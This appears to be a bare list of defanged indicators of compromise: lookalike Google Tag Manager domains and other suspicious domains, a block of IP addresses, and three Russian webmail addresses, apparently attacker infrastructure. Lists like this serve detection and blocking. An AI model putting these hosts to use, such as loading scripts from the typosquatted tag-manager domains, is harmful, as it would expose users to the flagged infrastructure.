psas[.]pw
pathc[.]space
predator[.]host
gooogletagmanager[.]online

imags[.]pw
y5[.]ms
autocapital[.]pw
myicons[.]net
qr202754[.]pw
thesun[.]pw
redorn[.]space
zeborn[.]pw
googletagmanagr[.]com
autocapital[.]pw
http[.]ps
xxx-club[.]pw
y5[.]ms

195[.]123[.]217[.]18
217[.]12[.]204[.]185
83[.]166[.]241[.]205
83[.]166[.]242[.]105
83[.]166[.]244[.]113
83[.]166[.]244[.]152
83[.]166[.]244[.]189
83[.]166[.]244[.]76
83[.]166[.]245[.]131
83[.]166[.]246[.]34
83[.]166[.]246[.]81
83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru
muhtarpashatashanov@yandex[.]ru
nikola-az@rambler[.]ru